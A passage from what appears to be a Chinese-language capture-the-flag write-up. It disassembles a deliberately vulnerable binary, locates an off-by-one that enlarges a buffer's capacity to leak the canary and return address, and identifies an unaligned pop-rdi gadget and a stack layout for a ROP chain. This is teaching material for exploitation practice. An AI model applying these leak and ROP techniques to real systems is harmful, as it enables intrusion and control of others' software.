11f9: 89 f0                 mov    eax,esi              ; 參數2 = len（16-bit，用 esi 傳）
11fb: 66 89 45 e4           mov    [rbp-0x1c],ax        ; 存成 WORD
11ff: 64 48 8b 04 25 28 00 00 00   mov rax,QWORD PTR fs:0x28   ; 讀金絲雀
1208: 48 89 45 f8           mov    [rbp-0x8],rax        ; 放進 [rbp-8]
120c: 31 c0                 xor    eax,eax              ; 金絲雀放好後 eax 歸零（可省略）
120e: c6 45 f1 00           mov    BYTE PTR [rbp-0xf],0x0 ; acc = 0        ← 累加器
1212: 66 c7 45 f2 00 00     mov    WORD PTR [rbp-0xe],0x0 ; i = 0          ← 迴圈索引
1218: eb 4b                 jmp    1265                 ; 先跳到「條件判斷」
121a: 0f b7 55 f2           movzx  edx,WORD PTR [rbp-0xe] ; edx = i
121e: 48 8b 45 e8           mov    rax,[rbp-0x18]       ; rax = buf
1222: 48 01 d0              add    rax,rdx              ; rax = buf + i
1225: 0f b6 00              movzx  eax,BYTE PTR [rax]   ; eax = buf[i]
1228: 30 45 f1              xor    BYTE PTR [rbp-0xf],al ; acc ^= buf[i]  ← CRC 第一步
122b: c7 45 f4 00 00 00 00  mov    DWORD PTR [rbp-0xc],0x0 ; j = 0
1232: eb 20                 jmp    1254
1234: 0f b6 45 f1           movzx  eax,BYTE PTR [rbp-0xf] ; eax = acc
1238: 84 c0                 test   al,al
123a: 79 0b                 jns    1247                 ; 若 bit7 = 0 跳去 1247
123c: 0f b6 45 f1           movzx  eax,BYTE PTR [rbp-0xf] ;  （bit7 = 1 分支）
1240: 01 c0                 add    eax,eax              ; acc <<= 1
1242: 83 f0 2f              xor    eax,0x2f             ; acc ^= 0x2f   ← CRC 多項式
1245: eb 06                 jmp    124d
1247: 0f b6 45 f1           movzx  eax,BYTE PTR [rbp-0xf]
124b: 01 c0                 add    eax,eax              ; acc <<= 1（不做 xor）
124d: 88 45 f1              mov    BYTE PTR [rbp-0xf],al ; 寫回 acc
1250: 83 45 f4 01           add    DWORD PTR [rbp-0xc],0x1 ; j++
1254: 83 7d f4 07           cmp    DWORD PTR [rbp-0xc],0x7 ; j <= 7 ?
1258: 7e da                 jle    1234                 ; 迴圈 8 次
125a: 0f b7 45 f2           movzx  eax,WORD PTR [rbp-0xe] ; i
125e: 83 c0 01              add    eax,0x1              ; i+1
1261: 66 89 45 f2           mov    WORD PTR [rbp-0xe],ax ; i++
1265: 0f b7 45 f2           movzx  eax,WORD PTR [rbp-0xe]
1269: 66 3b 45 e4           cmp    ax,WORD PTR [rbp-0x1c] ; i < len ?
126d: 72 ab                 jb     121a                 ; 是就繼續
126f: 0f b6 45 f1           movzx  eax,BYTE PTR [rbp-0xf] ; 回傳 acc
1273: 48 8b 55 f8           mov    rdx,[rbp-0x8]        ; 檢查金絲雀…
1280: 74 05                 je     1287
1282: e8 29 fe ff ff        call   10b0 <__stack_chk_fail@plt>
```

```
1287: c9                    leave
1288: c3                    ret
```

4.1 checksum @ 0x11e9（訊框 CRC，8-bit，多項式 0x2f）　Python 等價實作（exploit.py 裡就是這個）：

```python
def crc8(data):
    acc = 0
    for b in data:
        acc ^= b
        for _ in range(8):
            acc = ((acc << 1) ^ 0x2f) & 0xff if acc & 0x80 else (acc << 1) & 0xff
    return acc
```

```
1289: f3 0f 1e fa           endbr64
128d: 55                    push   rbp
128e: 48 89 e5              mov    rbp,rsp
1291: 48 83 ec 20           sub    rsp,0x20
1295: 89 7d ec              mov    [rbp-0x14],edi        ; 參數 = magic（32-bit）
1298: 64 48 8b 04 25 28 00 00 00   mov rax,QWORD PTR fs:0x28
12a1: 48 89 45 f8           mov    [rbp-0x8],rax         ; 金絲雀
12a5: 31 c0                 xor    eax,eax
12a7: 81 7d ec 5f c3 37 13  cmp    DWORD PTR [rbp-0x14],0x1337c35f   ; * 關鍵比較
12ae: 74 07                 je     12b7                  ; 相等 → 回 0（成功）
12b0: b8 ff ff ff ff        mov    eax,0xffffffff        ; 否則回 -1
12b5: eb 05                 jmp    12bc
12b7: b8 00 00 00 00        mov    eax,0x0
12bc: 48 8b 55 f8           mov    rdx,[rbp-0x8]         ; 金絲雀檢查
12c0: 64 48 2b 14 25 28 00 00 00   sub rdx,QWORD PTR fs:0x28
12c9: 74 05                 je     12d0
12cb: e8 e0 fd ff ff        call   10b0 <__stack_chk_fail@plt>
12d0: c9                    leave
12d1: c3                    ret
```

4.2 validate @ 0x1289（鑰匙卡魔數）——順便藏了 pop rdi; ret！　★ 為什麼關鍵？看 0x12a7 的 7 個 byte：81 7d ec | 5f c3 37 13。最後 4 bytes 是立即值 0x1337c35f（小端序存成 5f c3 37 13）。如果 rip 跳到 **0x12aa**（也就是立即值的中間），CPU 看到的是：

```
5f      pop rdi
c3      ret
```

→ 我們白撿到一個 **pop rdi; ret gadget**（而且是題目故意用 0x1337c35f 這個魔數「送」給你的）！本題 pop rdi; ret = PIE_base + 0x12aa。

教學重點：**gadget 不需要對齊**。x86 是變長指令集，從任何 byte 開始解碼都合法，所以 *ROPgadget* 會找到一大堆「未對齊」gadget。IBT 只檢查間接 *call/jmp*，不檢查 *ret*，所以可用。

```
12d2: f3 0f 1e fa           endbr64
12d6: 55                    push   rbp
12d7: 48 89 e5              mov    rbp,rsp
12da: 48 83 ec 10           sub    rsp,0x10
12de: 64 48 8b 04 25 28 00 00 00   mov rax,QWORD PTR fs:0x28
12e7: 48 89 45 f8           mov    [rbp-0x8],rax
12eb: 31 c0                 xor    eax,eax
12ed: 48 8d 05 c2 0e 00 00  lea    rax,[rip+0xec2]       ; → .rodata:0x21b6
12f4: 48 89 c7              mov    rdi,rax               ; rdi = 字串（第 1 參數）
12f7: e8 c4 fd ff ff        call   10c0 <system@plt>     ; system(rdi)
12fc: 90                    nop
```

4.3 cmd_echo @ 0x12d2（opcode 5 → system()）　.rodata:0x21b6 的內容是 "/bin/echo -n ''"（objdump -s -j .rodata 可見 2f 62 69 6e 2f 65 63 68 6f 20 2d 6e 20 27 27 00）。

這裡證明：字串是固定的、完全沒有使用者輸入 → 沒有 command injection。

```
1313: f3 0f 1e fa           endbr64
1317: 55                    push   rbp
1318: 48 89 e5              mov    rbp,rsp
131b: 48 83 ec 30           sub    rsp,0x30
131f: 48 89 7d d8           mov    [rbp-0x28],rdi        ; buf
1323: 48 89 75 d0           mov    [rbp-0x30],rsi        ; len
1327: 64 48 8b 04 25 28 00 00 00   mov rax,QWORD PTR fs:0x28
1330: 48 89 45 f8           mov    [rbp-0x8],rax
1336: 48 c7 45 e8 00 00 00 00  mov QWORD PTR [rbp-0x18],0x0  ; off = 0（已讀量）
133e: eb 3d                 jmp    137d
1340: 48 8b 45 d0           mov    rax,[rbp-0x30]        ; len
1344: 48 2b 45 e8           sub    rax,[rbp-0x18]        ; len - off  → 還要讀多少
1348: 48 8b 4d d8           mov    rcx,[rbp-0x28]
134c: 48 8b 55 e8           mov    rdx,[rbp-0x18]
1350: 48 01 d1              add    rcx,rdx               ; buf + off
1353: 48 89 c2              mov    rdx,rax               ; 參數3 = count
1356: 48 89 ce              mov    rsi,rcx               ; 參數2 = buf+off
1359: bf 00 00 00 00        mov    edi,0x0               ; 參數1 = fd 0 (stdin)
135e: e8 6d fd ff ff        call   10d0 <read@plt>
1363: 48 89 45 f0           mov    [rbp-0x10],rax        ; n = read(...)
1367: 48 83 7d f0 00        cmp    QWORD PTR [rbp-0x10],0x0
136c: 7f 07                 jg     1375                  ; n > 0 → 繼續
136e: b8 ff ff ff ff        mov    eax,0xffffffff        ; EOF/錯誤 → 回 -1
1373: eb 17                 jmp    138c
1375: 48 8b 45 f0           mov    rax,[rbp-0x10]
1379: 48 01 45 e8           add    [rbp-0x18],rax        ; off += n
137d: 48 8b 45 e8           mov    rax,[rbp-0x18]
1381: 48 3b 45 d0           cmp    rax,[rbp-0x30]        ; off < len ?
1385: 72 b9                 jb     1340                  ; 是 → 再讀
1387: b8 00 00 00 00        mov    eax,0x0               ; 成功
```

4.4 readn @ 0x1313（讀滿 N bytes）

```
13a2: f3 0f 1e fa           endbr64
13a6: 55                    push   rbp
13a7: 48 89 e5              mov    rbp,rsp
13aa: 53                    push   rbx                   ; 保存 rbx（callee-saved）
13ab: 48 83 ec 28           sub    rsp,0x28
13af: 89 f9                 mov    ecx,edi               ; status
13b1: 48 89 75 d0           mov    [rbp-0x30],rsi        ; data
13b5: 89 d0                 mov    eax,edx               ; len
13b7: 89 ca                 mov    edx,ecx
13b9: 88 55 dc              mov    BYTE PTR [rbp-0x24],dl ; status（1 byte）
13bc: 66 89 45 d8           mov    WORD PTR [rbp-0x28],ax ; len（2 bytes）
13c0: 64 48 8b 04 25 28 00 00 00   mov rax,QWORD PTR fs:0x28
13c9: 48 89 45 e8           mov    [rbp-0x18],rax        ; 金絲雀
13cf: 0f b7 45 d8           movzx  eax,WORD PTR [rbp-0x28] ; len
13d3: 83 c0 01              add    eax,0x1               ; len+1
13d6: 66 89 45 e6           mov    WORD PTR [rbp-0x1a],ax ; n1 = len + 1（含 status）
13da: 0f b7 45 e6           movzx  eax,WORD PTR [rbp-0x1a]
13de: 48 83 c0 07           add    rax,0x7
13e2: 48 3d 00 08 00 00     cmp    rax,0x800
13e8: 0f 87 c3 00 00 00     ja     14b1                  ; n1+7 > 0x800 → 放棄（保護）
13ee: c6 05 6b 2c 00 00 1b  mov    BYTE PTR [rip+0x2c6b],0x1b   # 4060 = ESC
13f5: c6 05 65 2c 00 00 5b  mov    BYTE PTR [rip+0x2c65],0x5b   # 4061 = '['
13fc: 0f b7 45 e6           movzx  eax,WORD PTR [rbp-0x1a]
1400: 66 c1 e8 08           shr    ax,0x8
1404: 88 05 58 2c 00 00     mov    BYTE PTR [rip+0x2c58],al     # 4062 = n1 高位
```

```
140a: 0f b7 45 e6            movzx  eax,WORD PTR [rbp-0x1a]
140e: 88 05 4f 2c 00 00      mov    BYTE PTR [rip+0x2c4f],al     # 4063 = n1 低位
1414: 0f b6 45 dc            movzx  eax,BYTE PTR [rbp-0x24]
1418: 88 05 46 2c 00 00      mov    BYTE PTR [rip+0x2c46],al     # 4064 = status
141e: 66 83 7d d8 00         cmp    WORD PTR [rbp-0x28],0x0
1423: 74 1a                  je     143f                  ; len==0 → 跳過 memcpy
1425: 0f b7 55 d8            movzx  edx,WORD PTR [rbp-0x28] ; 參數3 = len
1429: 48 8d 0d 35 2c 00 00   lea    rcx,[rip+0x2c35]      ; 4065 = txbuf+5
1430: 48 8b 45 d0            mov    rax,[rbp-0x30]
1434: 48 89 c6               mov    rsi,rax               ; 參數2 = data
1437: 48 89 cf               mov    rdi,rcx               ; 參數1 = txbuf+5
143a: e8 a1 fc ff ff         call   10e0 <memcpy@plt>     ; memcpy(txbuf+5, data, len)
143f: 0f b7 45 e6            movzx  eax,WORD PTR [rbp-0x1a]
1443: 48 8d 15 1a 2c 00 00   lea    rdx,[rip+0x2c1a]      ; 4064
144a: 0f b7 4d e6            movzx  ecx,WORD PTR [rbp-0x1a]
144e: 8d 59 04               lea    ebx,[rcx+0x4]
1451: 89 c6                  mov    esi,eax               ; 參數2 = n1
1453: 48 89 d7               mov    rdi,rdx               ; 參數1 = txbuf+4
1456: e8 8e fd ff ff         call   11e9                 ; checksum(txbuf+4, n1)
145b: 48 63 d3               movsxd rdx,ebx               ; rdx = n1+4
145e: 48 8d 0d fb 2b 00 00   lea    rcx,[rip+0x2bfb]      ; 4060
1465: 88 04 0a               mov    BYTE PTR [rdx+rcx*1],al ; txbuf[n1+4] = crc
1468..1498: 在 txbuf[n1+5]=0x1b、txbuf[n1+6]=0x5c 寫入結尾
1490: 0f b7 45 e6            movzx  eax,WORD PTR [rbp-0x1a]
1494: 48 83 c0 07            add    rax,0x7               ; 總長 = n1+7
14a2: 48 89 c6               mov    rsi,rax               ; ← txbuf (4060)
14a5: bf 01 00 00 00         mov    edi,0x1               ; fd = 1 (stdout)
14aa: e8 f1 fb ff ff         call   10a0 <write@plt>      ; write(1, txbuf, n1+7)
```

4.5 send_frame @ 0x13a2（組訊框 + memcpy + write）

全域 *txbuf* 在 *.bss:0x4060*，長度上限剛好 *0x800*（*0x4060 + 0x800 = 0x4860*）。

```
14cc: f3 0f 1e fa            endbr64
14d0: 55                     push   rbp
14d1: 48 89 e5               mov    rbp,rsp
14d4: 53                     push   rbx
14d5: 48 83 ec 38            sub    rsp,0x38
14d9: 48 89 7d d8            mov    [rbp-0x28],rdi        ; outbuf
14dd: 48 89 75 d0            mov    [rbp-0x30],rsi        ; *outlen
14e1: 48 89 55 c8            mov    [rbp-0x38],rdx        ; *err
14f4: 48 8b 45 d8            mov    rax,[rbp-0x28]
14f8: be 04 00 00 00         mov    esi,0x4
1500: e8 0e fe ff ff         call   1313                 ; readn(outbuf, 4) 讀檔頭
1513..1532: 讀 outbuf[0..1] 組成 big-endian magic → [rbp-0x1e]
1536: 66 81 7d e2 5b 1b      cmp    WORD PTR [rbp-0x1e],0x1b5b    ; "ESC["
153c: 74 11                  je     154f
153e: 48 8b 45 c8            mov    rax,[rbp-0x38]
1542: c6 00 e1               mov    BYTE PTR [rax],0xe1   ; *err = 0xe1 (magic 錯)
154f..1572: 讀 outbuf[2..3] 組成 big-endian L → [rbp-0x1c]
1576: 66 83 7d e4 00         cmp    WORD PTR [rbp-0x1c],0x0
157b: 74 10                  je     158d                  ; L == 0 → 錯誤
157d: 0f b7 45 e4            movzx  eax,WORD PTR [rbp-0x1c]
1581: 48 83 c0 07            add    rax,0x7
1585: 48 3d 00 08 00 00      cmp    rax,0x800
158b: 76 11                  jbe    159e                  ; * L+7 <= 0x800 才合法
158d: 48 8b 45 c8            mov    rax,[rbp-0x38]
1591: c6 00 e2               mov    BYTE PTR [rax],0xe2   ; *err = 0xe2 (長度錯)
159e: 0f b7 45 e4            movzx  eax,WORD PTR [rbp-0x1c]
15a2: 48 8d 50 03            lea    rdx,[rax+0x3]         ; L+3
15a6: 48 8b 45 d8            mov    rax,[rbp-0x28]
15aa: 48 83 c0 04            add    rax,0x4               ; outbuf+4
15b4: e8 5a fd ff ff         call   1313                 ; readn(outbuf+4, L+3)
15c7..15d8: stored = outbuf[L+4] (訊框裡的 crc byte)
15db..15ec: call 11e9                ; computed = checksum(outbuf+4, L)
```

```
15f1: 38 c3                 cmp    bl,al
15f3: 74 0e                 je     1603
15f5: → *err = 0xe3（CRC 不符）
1603..1638: 讀 outbuf[L+5..L+6] 組成 big-endian trailer
163c: 66 81 7d e6 5c 1b     cmp    WORD PTR [rbp-0x1a],0x1b5c   ; "ESC\"
1642: 74 0e                 je     1652
1644: → *err = 0xe4（結尾錯）
1652: 48 8b 45 d0           mov    rax,[rbp-0x30]
1656: 0f b7 55 e4           movzx  edx,WORD PTR [rbp-0x1c]
165a: 66 89 10              mov    WORD PTR [rax],dx     ; *outlen = L
165d: b8 00 00 00 00        mov    eax,0x0               ; 成功
```

4.6 recv_frame @ 0x14cc（解析訊框 —— 檢查邏輯，含長度上限） **重點**：`readn(outbuf+4, L+3)` 最多寫 `4 + 0x7f9 + 3 = 0x800` bytes 到 `0x4860`，而 `.bss` 到 `0x5060` 剛好是 `0x800` 長 → **這裡是安全的**（作者算得很精準）。

```
167c: f3 0f 1e fa           endbr64
1680: 55                    push   rbp
1681: 48 89 e5              mov    rbp,rsp
1684: 48 83 ec 30           sub    rsp,0x30
1688: 48 89 7d d8           mov    [rbp-0x18],rdi        ; state（=呼叫者的 rbp-0x110）
168c: 48 89 75 d0           mov    [rbp-0x20],rsi        ; payload（=.bss:0x4864）
1690: 89 d0                 mov    eax,edx
1692: 66 89 45 dc           mov    [rbp-0x24],ax         ; len
1696: 64 48 8b 04 25 28 00 00 00  mov rax,QWORD PTR fs:0x28
169f: 48 89 45 f8           mov    [rbp-0x8],rax
16a5: 66 83 7d dc 05        cmp    WORD PTR [rbp-0x24],0x5
16aa: 74 0a                 je     16b6                  ; * len 必須 == 5
16ac: b8 e2 ff ff ff        mov    eax,0xffffffe2        ; -30（長度錯）
16b1: e9 80 00 00 00        jmp    1736
16b6..16ff: magic = (payload[1]<<24)|(payload[2]<<16)|(payload[3]<<8)|payload[4]
             （= 大端序 4 bytes）→ [rbp-0xc]
1702: 8b 45 f4              mov    eax,[rbp-0xc]
1705: 89 c7                 mov    edi,eax
1707: e8 7d fb ff ff        call   1289                  ; validate(magic)
170c: 85 c0                 test   eax,eax
170e: 74 07                 je     1717
1710: b8 e5 ff ff ff        mov    eax,0xffffffe5        ; -27（鑰匙卡錯）
1715: eb 1f                 jmp    1736
1717: 48 8b 45 e8           mov    rax,[rbp-0x18]        ; state
171b: 66 c7 80 00 01 00 00 01   mov WORD PTR [rax+0x100],0x100  ; * capacity = 0x100
1724: 48 8b 45 e8           mov    rax,[rbp-0x18]
1728: 66 c7 80 02 01 00 00 01 00   mov WORD PTR [rax+0x102],0x1    ; counter = 1
1731: b8 00 00 00 00        mov    eax,0x0               ; 成功
```

4.7 auth @ 0x167c（opcode 1：驗鑰匙卡，設定 capacity） 客戶端必須送：`opcode=1 + 13 37 c3 5f`（魔數大端序）→ 5 bytes。成功後伺服器回 status `0`。

```
174c: f3 0f 1e fa           endbr64
1750: 55                    push   rbp
1751: 48 89 e5              mov    rbp,rsp
1754: 48 83 ec 40           sub    rsp,0x40
1758: 48 89 7d d8           mov    [rbp-0x28],rdi        ; state
175c: 48 89 75 d0           mov    [rbp-0x30],rsi        ; payload
1760: 89 d0                 mov    eax,edx
1762: 66 89 45 cc           mov    [rbp-0x34],ax         ; len
1766: 64 48 8b 04 25 28 00 00 00  mov rax,QWORD PTR fs:0x28
176f: 48 89 45 f8           mov    [rbp-0x8],rax         ; 本函式自己的金絲雀
1775: 0f b7 45 cc           movzx  eax,WORD PTR [rbp-0x34] ; len
1779: 83 e8 01              sub    eax,0x1
```

```
177c: 66 89 45 ee            mov    WORD PTR [rbp-0x12],ax ; n = len - 1
1780: 48 8b 45 d0            mov    rax,[rbp-0x30]        ; payload
1784: 48 83 c0 01            add    rax,0x1
1788: 48 89 45 f0            mov    [rbp-0x10],rax        ; src = payload + 1（跳過 opcode）
178c: 48 8b 45 d8            mov    rax,[rbp-0x28]        ; state
1790: 0f b7 80 00 01 00 00   movzx  eax,WORD PTR [rax+0x100] ; capacity
1797: 66 39 45 ee            cmp    WORD PTR [rbp-0x12],ax ; n <= capacity ?
179b: 76 07                  jbe    17a4                  ; 是 → 通過
179d: b8 e2 ff ff ff         mov    eax,0xfffffffe        ; -30（太長）
17a2: eb 56                  jmp    17fa
17a4: 66 c7 45 ec 00 00      mov    WORD PTR [rbp-0x14],0x0 ; i = 0
17aa: eb 26                  jmp    17d2
17ac: 0f b7 55 ec            movzx  edx,WORD PTR [rbp-0x14] ; i
17b0: 48 8b 45 f0            mov    rax,[rbp-0x10]        ; src
17b4: 48 01 c2               add    rdx,rax               ; src + i
17b7: 0f b7 45 ec            movzx  eax,WORD PTR [rbp-0x14]
17bb: 0f b6 0a               movzx  ecx,BYTE PTR [rdx]    ; cl = src[i]
17be: 48 8b 55 d8            mov    rdx,[rbp-0x28]        ; state
17c2: 48 98                  cdqe
17c4: 88 0c 02               mov    BYTE PTR [rdx+rax*1],cl ; * state[i] = src[i]
17c7: 0f b7 45 ec            movzx  eax,WORD PTR [rbp-0x14]
17cb: 83 c0 01               add    eax,0x1
17ce: 66 89 45 ec            mov    WORD PTR [rbp-0x14],ax ; i++
17d2: 0f b7 45 ec            movzx  eax,WORD PTR [rbp-0x14]
17d6: 66 3b 45 ee            cmp    ax,WORD PTR [rbp-0x12] ; * i <= n ?
17da: 76 d0                  jbe    17ac                  ; * jbe → 含等於
```

4.8 append @ 0x174c —— 漏洞就在這 8 行（opcode 2）

```
1810: f3 0f 1e fa            endbr64
1814: 55                     push   rbp
1815: 48 89 e5               mov    rbp,rsp
1818: 48 83 ec 20            sub    rsp,0x20
181c: 48 89 7d e8            mov    [rbp-0x18],rdi        ; state
1820: 64 48 8b 04 25 28 00 00 00  mov rax,QWORD PTR fs:0x28
1829: 48 89 45 f8            mov    [rbp-0x8],rax
182f: 48 8b 45 e8            mov    rax,[rbp-0x18]
1833: 0f b7 80 00 01 00 00   movzx  eax,WORD PTR [rax+0x100] ; * capacity
183a: 0f b7 d0               movzx  edx,ax
183d: 48 8b 45 e8            mov    rax,[rbp-0x18]
1841: 48 89 c6               mov    rsi,rax               ; 參數2 = data = state
1844: bf 00 00 00 00         mov    edi,0x0               ; 參數1 = status = 0
1849: e8 54 fb ff ff         call   13a2                 ; send_frame(0, state, capacity)
```

4.9 send_state @ 0x1810 —— 洩漏原語（opcode 3） capacity 是 state[0x100]。正常是 0x100，只會洩漏緩衝區自己；一旦被 off-by-one 改成 0x1ff，**就會把緩衝區後面 255 bytes 的堆疊（金絲雀、saved rbp、回傳位址）一起送出**。

```
1865: f3 0f 1e fa            endbr64
1869: 55                     push   rbp
186a: 48 89 e5               mov    rbp,rsp
186d: 48 81 ec 20 01 00 00   sub    rsp,0x120               ; 開 0x120 bytes
1874: 64 48 8b 04 25 28 00 00 00  mov rax,QWORD PTR fs:0x28
187d: 48 89 45 f8            mov    [rbp-0x8],rax          ; 金絲雀 @ rbp-8
1883: c7 85 e4 fe ff ff 00 00 00 00  mov DWORD PTR [rbp-0x11c],0x0  ; authed = 0
188d: 66 c7 45 f0 00 00      mov    WORD PTR [rbp-0x10],0x0   ; state[0x100]=capacity=0
1893: 66 c7 45 f2 00 00      mov    WORD PTR [rbp-0xe],0x0    ; state[0x102]=counter=0
1899: c7 45 f4 00 00 00 00   mov    DWORD PTR [rbp-0xc],0x0
18a0: ba 95 01 00 00         mov    edx,0x195
18a5: 48 8d 05 74 07 00 00   lea    rax,[rip+0x774]          ; .rodata:0x2020（ASCII 橫幅）
```

```
18af: bf 01 00 00 00         mov    edi,0x1
18b4: e8 e7 f7 ff ff         call   10a0 <write@plt>          ; write(1, banner, 0x195)
18b9: c6 85 e0 fe ff ff e1   mov    BYTE PTR [rbp-0x120],0xe1 ; err = 0xe1
18c0: 48 8d 95 e0 fe ff ff   lea    rdx,[rbp-0x120]          ; &err
18c7: 48 8d 85 e2 fe ff ff   lea    rax,[rbp-0x11e]          ; &len
18ce: 48 89 c6               mov    rsi,rax
18d1: 48 8d 05 88 2f 00 00   lea    rax,[rip+0x2f88]         ; 4860 = rxbuf
18db: e8 ec fb ff ff         call   14cc                     ; recv_frame(rxbuf,&len,&err)
18e0: 85 c0                  test   eax,eax
18e2: 79 20                  jns    1904                     ; 成功 → 處理
18e4..18fa: send_frame(err,0,0) 後離開迴圈（回報錯誤）
1904: 48 8d 05 59 2f 00 00   lea    rax,[rip+0x2f59]         ; 4864 = rxbuf+4 = payload
190b: 48 89 85 e8 fe ff ff   mov    [rbp-0x118],rax          ; payload 指標存起來
1912: 48 8b 85 e8 fe ff ff   mov    rax,[rbp-0x118]
1919: 0f b6 00               movzx  eax,BYTE PTR [rax]       ; opcode = payload[0]
191c: 3c 01                  cmp    al,0x1
191e: 74 22                  je     1942                     ; opcode 1 免登入
1920: 83 bd e4 fe ff ff 00   cmp    DWORD PTR [rbp-0x11c],0x0 ; 已登入？
1927: 75 19                  jne    1942
1929..1938: send_frame(0xe6,0,0)（未登入）
1942: 48 8b 85 e8 fe ff ff   mov    rax,[rbp-0x118]
1949: 0f b6 00               movzx  eax,BYTE PTR [rax]
194f: 83 f8 05               cmp    eax,0x5
1952: 0f 87 f7 00 00 00      ja     1a4f                     ; >5 → 0xe7
1958..1978: jmp [0x21c8 + opcode*4]（jump table，見 §2.2）

;; opcode 1 (AUTH) @ 197b
197b: 0f b7 85 e2 fe ff ff   movzx  eax,WORD PTR [rbp-0x11e] ; len
1982: 0f b7 d0               movzx  edx,ax
1985: 48 8b 8d e8 fe ff ff   mov    rcx,[rbp-0x118]          ; payload
198c: 48 8d 85 f0 fe ff ff   lea    rax,[rbp-0x110]          ; * state 基底
1993: 48 89 ce               mov    rsi,rcx
1996: 48 89 c7               mov    rdi,rax
1999: e8 de fc ff ff         call   167c                     ; auth(state,payload,len)
199e: 88 85 e1 fe ff ff      mov    BYTE PTR [rbp-0x11f],al  ; 存回傳值
19a4: 80 bd e1 fe ff ff 00   cmp    BYTE PTR [rbp-0x11f],0x0
19ab: 75 0a                  jne    19b7
19ad: c7 85 e4 fe ff ff 01 00 00 00  mov DWORD PTR [rbp-0x11c],0x1   ; authed = 1
19b7..19ca: send_frame(al, 0, 0)

;; opcode 2 (APPEND) @ 19d4
19d4: movzx eax,[rbp-0x11e]; movzx edx,ax; mov rcx,[rbp-0x118]
19e5: 48 8d 85 f0 fe ff ff   lea    rax,[rbp-0x110]          ; state
19f2: e8 55 fd ff ff         call   174c                     ; append(state,payload,len)
19f7..1a06: send_frame(回傳值, 0, 0)

;; opcode 3 (SEND STATE) @ 1a0d
1a0d: 48 8d 85 f0 fe ff ff   lea    rax,[rbp-0x110]
1a17: e8 f4 fd ff ff         call   1810                     ; send_state(state)

;; opcode 4 (EJECT) @ 1a39 → 離開迴圈
1a39..1a48: send_frame(0,0,0)
1a4d: eb 1a                  jmp    1a69                     ; → epilogue

;; opcode 5 (ECHO) @ 1a1e
1a1e: e8 af f8 ff ff         call   12d2                     ; system("/bin/echo -n ''")
1a23..1a32: send_frame(0,0,0)

;; epilogue @ 1a69
1a69: 48 8b 45 f8            mov    rax,[rbp-0x8]            ; 金絲雀
1a6d: 64 48 2b 04 25 28 00 00 00  sub rax,QWORD PTR fs:0x28
1a76: 74 05                  je     1a7d
1a78: e8 33 f6 ff ff         call   10b0 <__stack_chk_fail@plt>
1a7d: c9                     leave
1a7e: c3                     ret                             ; ** 我們劫持這裡
```

4.10 service_loop @ 0x1865（主迴圈）— 區域變數與 state 的位置

※注意上面 *mov rax,QWORD PTR fs:0x28* 是 **9 bytes**，*objdump* 會把它拆成兩行印（第二行只印尾巴的 *00 00*，並標上 *1a74:*）。所以**下一條指令的位址是 *0x1a76*，不是 *0x1a74*** —— 想下中斷點請用 *b *0x1a76*（*0x1a74* 會落在指令中間）。自己驗：*objdump -d -M intel --start-address=0x1a69 --stop-address=0x1a80 homemaker*

state 的位址 rbp-0x110，加上 sub rsp,0x120 的 frame，可以推出精確的堆疊佈局：

```
state       = rbp - 0x110
state[0x100] = rbp - 0x010   ← capacity (16-bit)
state[0x102] = rbp - 0x00e   ← counter (16-bit)
state[0x108] = rbp - 0x008   ← * stack canary (函式自己的)
state[0x110] = rbp + 0x000   ← * saved rbp
state[0x118] = rbp + 0x008   ← * 回傳位址 (= PIE + 0x1a9f)
state[0x120] = rbp + 0x010   ← `ret` 之後 rsp 的位置 (ROP chain 起點)
```

```
1a7f: f3 0f 1e fa            endbr64
1a83: 55                     push   rbp
1a84: 48 89 e5               mov    rbp,rsp
1a87: 48 83 ec 10            sub    rsp,0x10                ; 只開 0x10
1a8b: 64 48 8b 04 25 28 00 00 00  mov rax,QWORD PTR fs:0x28
1a94: 48 89 45 f8            mov    [rbp-0x8],rax           ; main 自己的金絲雀
1a9a: e8 c6 fd ff ff         call   1865                    ; service_loop()
1a9f: b8 00 00 00 00         mov    eax,0x0                 ; * 回傳位址 = PIE+0x1a9f
1aa4: 48 8b 55 f8            mov    rdx,[rbp-0x8]
1aa8: 64 48 2b 14 25 28 00 00 00  sub rdx,QWORD PTR fs:0x28
1ab1: 74 05                  je     1ab8
1ab3: e8 f8 f5 ff ff         call   10b0 <__stack_chk_fail@plt>
1ab8: c9                     leave
1ab9: c3                     ret
```

4.11 main @ 0x1a7f（驗證 rbp_main = rbp_service_loop + 0x20）　因為 main 只 sub rsp,0x10，call 0x1865 會壓回傳位址，0x1865 再 push rbp：

```
rbp_service_loop  = rbp_main - 0x20
```

所以洩漏區裡還有：state[0x128] = rbp_main-8 = main 的金絲雀（同一個值）、state[0x130] = main 的 saved rbp、state[0x138] = main 的回傳位址(在 libc，__libc_start_call_main+...)。(我們用不到，但洩漏輸出裡看得到 → 可以用來交叉驗證佈局正確。)

---

5. 漏洞：精確定位與觸發條件

5.1 漏洞一行話

append()(*0x174c*)用 *n = len - 1* 當作資料長度，檢查 *n <= capacity*(*capacity = state[0x100] = 0x100*），**但複製迴圈是 *for (i = 0; i <= n; i++)*，總共寫了 *n + 1* 個 byte**，所以當 *n == capacity == 0x100* 時，第 257 個 byte 落在 *state[0x100]* —— **正好是 *capacity* 這個 16-bit 整數的低位 byte**。

```
state[0x100] 原本 = 0x0100    (小端序：byte[0x100]=0x00, byte[0x101]=0x01)
寫入 0xff 之後    = 0x01ff    ← 容量從 256 變成 511（變大 255），不是變小！
```

這個 byte 是誰？ append 從 payload+1 開始讀 n+1 bytes，而 payload 只有 L = 0x101 bytes（index 0..0x100），所以讀到 index 0x101 = **訊框的 CRC byte**。CRC 由 payload 內容決定，因此我們必須「**讓整條 payload 的 CRC 剛好等於 0xff**」。解法：固定其他 256 個 byte，暴力枚舉其中 1 個 byte 的 256 種可能（CRC 對該 byte 是雙射），實測第 2 個 byte 放 205（0xcd）就得到 crc == 0xff（exploit.py 的 solve_crc_byte()）。

「第 257 個 byte 是訊框的 CRC」是什麼意思？把訊框與 state 對齊來看就懂了：

第一個 APPEND 訊框在記憶體裡（放到 rxbuf = .bss:0x4860，L = 0x101）：

```
 rxbuf+0x000  1b 5b                ┐
```

```
 rxbuf+0x002  01 01（L 大端）     ┘ 檔頭 4 bytes（recv_frame 先讀走）
 rxbuf+0x004  02                 ← payload[0] = opcode（append 會跳過它）
 rxbuf+0x005  A A A ... A        ← payload[1..0x100]，共 0x100 bytes
 rxbuf+0x105  (CRC8)             ← * payload[0x101]：append 多讀的那一個 byte
 rxbuf+0x106  1b 5c              ← 結尾

append() 從 src = payload+1 = rxbuf+5 開始，複製 n+1 = 0x101 個 byte：

